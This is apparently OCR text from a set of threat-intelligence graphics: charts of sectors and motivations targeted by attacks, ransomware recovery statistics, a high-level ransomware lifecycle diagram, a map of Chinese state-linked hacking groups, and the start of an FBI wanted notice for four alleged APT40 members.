

PUBLIC ADMIN 19%
TARGETED INDIVIDUALS 11%
HEALTH 8%
DIGITAL INFRASTRUCTURE 7%
MANUFACTURING 7%
BANKING/FINANCE 6%
DIGITAL SERVICE PROVIDER 6%
OTHERS 6%
TRANSPORT 6%
SERVICES 5%
EDUCATION/RESEARCH 4%
ENERGY 4%
MEDIA/ENTERTAINMENT 4%
RETAIL 4%
DEFENCE 2%
FOOD 1%


19,86%
8,22%
3,42%
2,74%
2,05%
1,37%
FINANCIAL GAIN
12,33%
3,42%
2,74%
2,05%
DISRUPTION
3,42%
3,42%
1,37%
1,37%
1,37%
1,37%
ESPIONAGE
3,42%
2,74%
1,37%
1,37%
1,37%
1,37%
UNKNOWN
3,42%
2,05%
1,37%
1,37%
IDEOLOGY
MOTIVATION
PRIME THREATS
● DATA
● DDoS
● INFORMATION MANIPULATION
● MALWARE
● RANSOMWARE
● SOCIAL ENGINEERING
● SUPPLY CHAIN ATTACK
● WEB THREATS



RANSOMWARE ENTRY POINTS


● WE USED OUR BACKUP SYSTEM TO GET DATA BACK
● WE PAID THE RANSOM TO GET DATA BACK
● WE USED OTHER MEANS TO GET DATA BACK
● WE LOST THE DATA THEY ENCRYPTED
2%
9%
35%
54%



PREPARE + ENTER

TRAVERSE

EXECUTE OBJECTIVES

Attacker gains access to organization

Attacker gains administrative access to organization

Client Attacks
Email, Credential, Browser, etc.

Logon with legit creds

Datacenter Attacks
RDP, SSH, Server, App, etc.

$ Ransomware actors sometimes buy access to target organizations from other attackers in dark markets or leverage critical vulnerabilities

Credential Theft

Malware Installation


Encryption
Lock up Data

Exfiltration
Steal Data

Extortion
Demand Money

- Sabotage Backup/Recovery
- Establish persistence

Human Attack Operator(s)
Assisted by scripts and malware



Ürümqi, Xinjiang (Western Theater Command)
RedFoxtrot
Unit 69010

Tianjin
APT10

Suspected Northern Theater Command
TAG-74 (Tonto Team)
Unit 65017

Shandong (Northern Theater Command)
Tick Group
Unit 61419

Chengdu, Sichuan
RedGolf (APT41)

Chengdu, Sichuan
RedHotel (Earth Lusca)

Shanghai
TAG-67 (Emissary Panda)

Suspected Southern Theater Command
TAG-34 (Naikon)
Unit 78020


Hainan Island
APT40

Wuhan, Hubei
RedBravo (APT31)

Suspected Eastern Theater Command
TAG-51 (Blacktech)
Unit TBC

🟩 Likely PLASSF-affiliated groups

🟥 Likely MSS-affiliated groups



WANTED BY THE FBI

APT 40 CYBER ESPIONAGE ACTIVITIES

Conspiracy to Damage Protected Computers and Commit Economic Espionage; Criminal Forfeiture

Zhu Yunmin

Wu Shurong

Ding Xiaoyang

Cheng Qingmin

CAUTION

On May 28, 2021, a federal grand jury in the United States District Court for the Southern District of California returned an indictment against four People's Republic of China (PRC) citizens for their alleged roles in a long running campaign of computer network operations targeting trade secrets, intellectual property, and other high value information from companies, universities, research institutes, and governmental entities in the United States and abroad, as well as multiple foreign governments. The indictment alleges that Zhu Yunmin, Wu Shurong, Ding Xiaoyang, and Cheng Qingmin targeted the following sectors: aerospace/aviation, biomedical, defense industrial base, healthcare, manufacturing, maritime, research institutes, transportation (rail and shipping), and virus research from 2012 to 2018, on behalf of the PRC Ministry of State Security. Additionally, the indictment alleges the use of front companies by the PRC Ministry of State Security to conduct cyber espionage.

The four individuals are identified as:

ZHU Yunmin 朱允敏 (STC Codes: 2612/0336/2404) Alias: Zhu Rong

WU Shurong 吴淑荣 (STC Codes: 0702/3219/2837) Aliases: goodperson, ha0r3n, Shi Lei

